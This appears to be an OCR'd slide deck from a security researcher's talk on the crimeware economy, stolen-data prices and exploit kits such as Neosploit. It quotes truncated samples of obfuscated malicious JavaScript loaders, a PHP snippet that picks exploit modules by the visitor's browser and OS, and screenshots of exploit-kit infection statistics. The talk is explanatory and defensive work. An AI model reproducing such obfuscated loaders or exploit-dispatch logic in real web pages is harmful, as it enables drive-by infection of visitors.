Web Security.

Not the one you are used to…

Iftach Amit – Director of Security Research, Finjan

Web Security

- So let me tell you about this cool new Cross Site Scripting
  - (In the industry we call it XSS!!!)
- Right…

Some Terminology


- Crimeware – what we refer to most malware these days is actually crimeware – malware with specific goals for making $$$ for the attackers.

- Attackers – not to be confused with malicious code writers, security researchers, hackers, crackers, etc… These guys are the Gordon Gecko’s of the web security field. The buy low, and capitalize on the investment.

- Smart (often mislead) guys write the crimeware and get paid to do so.

How Do Cybercriminals Steal Business Data?


Criminals' activity in the cyberspace


Hacker
Vulnerability Marketplace
Crimeware toolkits
Gain Fame
Impact productivity by interupting PC work
Criminals
Crimeware Distributors
Infected websites, Web 2.0
Financial data,
Customer data,
Credit card numbers → $$$
Product designs
Victims
Unveiling the Cybercrime "Food Chain"
© Finjan

Federal Prosecutor: "Cybercrime Is Funding Organized Crime"

The Business Impact of Crimeware

Criminals target sensitive business data using crimeware



Sophisticated and Organized Criminals

Employee Data

- Gain access to employee financial information
- Steal Identity information
- Discover passwords

Financial Data

- Steal financial statements
- Steal money through online accounts
- Steal proprietary data
- Gain customer record information

Customer Data

- Access customer accounts
- Steal customer identities
- Impair customer relationships

- Brand damage
- Financial theft
- Data theft
- Password theft
- Identity theft
- Compromised computers to steal resources
- Employee productivity loss


Federal Prosecutor: “Cybercrime Is Funding Organized Crime”

The Business Impact of Crimeware

How much is business data worth to criminals?

Financial Report
$5,000


Product Design
$1,000



Trojan Log
$300

CreditCard + PIN
$500

Driving License
$150



SocialSecurity #
$100


Valid CreditCard
$20

Key Characteristics of Crimeware

Financially motivated criminals are utilizing new methods to infect PCs with crimeware that steals sensitive data

Propagation Methods


Hosted on compromised legitimate and Web 2.0 sites over the globe with frequent location changes



URL and Reputation-based filtering solutions will not block these sites

Anti-Forensic Methods

Evade signature-based detection by utilizing code obfuscation and controlled exploits visibility in the wild



```
<SCRIPT LANGUAGE="JavaScript">
<!--
xx=String.fromCharCode(60,79,66,74,69,67,84,32,115,116,121,108,10
61,34,108,111,99,97,116,101,34,32,116,121,112,101,61,34,97,112,11
,99,116,34,32,99,108,97,115,115,105,100,61,34,99,108,115,105,100,
51,55,55,45,48,48,97,97,48,48,51,98,55,97,49,49,34,32,99,111,100,
01,114,115,105,111,110,61,53,44,50,44,51,55,57,48,44,49,49,57,52,
,97,110,100,34,32,118,97,108,117,101,61,34,82,101,108,97,116,101,
82,65,77,32,110,97,109,101,61,34,66,117,116,116,111,110,34,32,118
5,77,32,110,97,109,101,61,34,87,105,110,100,111,119,34,32,118,97,
2,13,10,60,80,65,82,65,77,32,110,97,109,101,61,34,73,116,101,109,
15,45,105,116,115,58,99,58,47,119,105,110,100,111,119,115,47,104,
,97,108,116,95,117,114,108,95,101,110,116,101,114,112,114,105,115

 document.write=xx;
```


Anti-Virus signatures will not match today’s malicious code

Let’s get down to business


- How they do it
  - Is there anything in it for us?
    - (hell yeah!)

- First things first:
  - Obfuscated code
    - (again – not the one you are used to…)

Dynamic Code Obfuscation



```
<SCRIPT LANGUAGE="JavaScript">
<!--
  <Script Language='JavaScript'>d
  unescape('%0A%3C%73%63%72%69%70
  20%64%46%28%73%29%7B%76%61%72%2
  %31%29%29%3B%20%76%61%72%20%74%
  4%72%69%6E%67%2E%66%72%6F%6D%43
  72%28%73%2E%6C%65%6E%67%74%68%2
  %29%3B%7D%3C%2F%73%63%72%69%70%
  2A75zsjxhfuj%2A7%3D%2A7%3C%2A7%
  %3BH%8H%2A7%3A%3C8%2A7%3A%3B8%2
  3C%2A7%3A%3C%3A%2A7%3A%3B6%2A7%
  2A7%3A%3D8%2A7%3A%3C7%2A7%3A%3E
  %3B%2A7%3A%3C7%2A7%3A%3BK%2A7%3
  %3A7%3D%2A7%3A%3C8%2A7%3A86%2A7
  A7%3A96%2A7%3A%3C9%2A7%3A7%3D%2
  %2A7%3A%3C9%2A7%3A%3C7%2A7%3A7%
  7%3A7I%2A7%3A86%2A7%3A7H%2A7%3A
  %3B%3A%2A7%3A%3BJ%2A7%3A%3C9%2A
  A%3BJ%2A7%3A%3B%3A%2A7%3A%3C8%2
  %2A7%3A%3CI%2A7%3A8H%2A7%3A7K%2
  2A8GiK%2A7%3D%2A7%3C%2A7%3A7F%3
  7E%2A7%3A7F%3C%2A7%3A8H%2A7%3A7
  A7F%3C%3Ax%2A7%3A7F%3C%2A7%3A8J
  A7%3A7F%3DN%2A7%3A7F%3C%3Ax%7F%
//-->
</SCRIPT>
```



Javascript Encoder

This script will encode javascript to make it more difficult for people to read and/or steal. Just follow the directions below.


1. Enter your javascript (no HTML) in the box below.
2. Select the **Code Key** you want.
3. Press the **Encode** button.

```
<SCRIPT LANGUAGE="javascript">
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
Mundo Maliciouso Codus!!! Mundo Maliciouso Codus!!!Mundo Maliciouso Codus!!!Mundo Malic
</SCRIPT>
```

Code Key: 4


1. Add your javascript code to the textarea box above.
2. Select the "Code Key" you wish to use.
3. Click the "Encode" button.
4. Select all the text that appears in the box below and paste it into your HTML page where you would want the script to be. The pasted code should appear all on one line in your editor, unless you have word-wrap on. Do **not** add any linebreaks (by pressing "Enter") or the script may not work.


```
<script
language=javascript>document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61%6E%67%75%61%67%65%3D%22%6A%61%76%61%73%63%72%69%70%74%22%3E%66%75%6E%63%
```



```
//exploits combination
if ($browser[name]=="MSIE") {
  if ($browser[os]!="Windows NT 5.0") { AddIP("0day"); include 'crypt.php';  include 'megapack1.php';   }
  if ($browser[os]=="Windows NT 5.0") { AddIP("jar");  include 'ms06-044_w2k.php';  include 'megapack1.php';  }
}
```

Crimeware Toolkits





Neosploit Change Log

Latest version: 1.0.6 RC

Important update! Please update our product to v1,0,6 RC!


24 April 2007
- fixed crypt algorithm

16 April 2007
- new exploit module added

Neosploit v1,0,6 RC

Username:


Password:



Overall statistics

Operation Systems statistics

Country	Traff	Loads	Efficiency
JP - Japan	74599	3004	4.03
DE - Germany	51644	3497	6.77
US - United states	36678	1035	2.82
RO - Romania	30910	7491	24.23
ES - Spain	26126	2252	8.62
GB - United kingdom	10713	537	5.01
FR - France	10490	583	5.56
TR - Turkey	6903	1884	27.29



Multi Exploits Pack ADMIN-PANEL

Stats of loads/TRAFFIC

Login: Admin / Logout [Stats] [Languages] [Change password] [Add user] [Clear Database]

Operation Systems	
Unknown	2194
Windows 2003	1403
Windows 2000	54
Windows 95	8
Windows 98	354
Windows ME	200
Windows NT 4	34
Windows XP	13026
Windows XP SP2	10621

General stats (traffic)

Browsers versions	
Firefox	5028
Konqueror	7
MSIE	21442
NetScape	71
Opera	225
Unknown	881
WebTV	7

Traffic	
All hosts	27893
Unique visitors	22216

BANNED Attempts (if repeated reviews): 3545

Stats of programs loads

Infected machines/ALL	
Trojan	2475

Infected machines/DAY	
Trojan	42


Calculation of exploits affection

Affection of Windows systems (%): 12

Calculation of Operation Systems traffic

Exploits Loaded: 2059 times

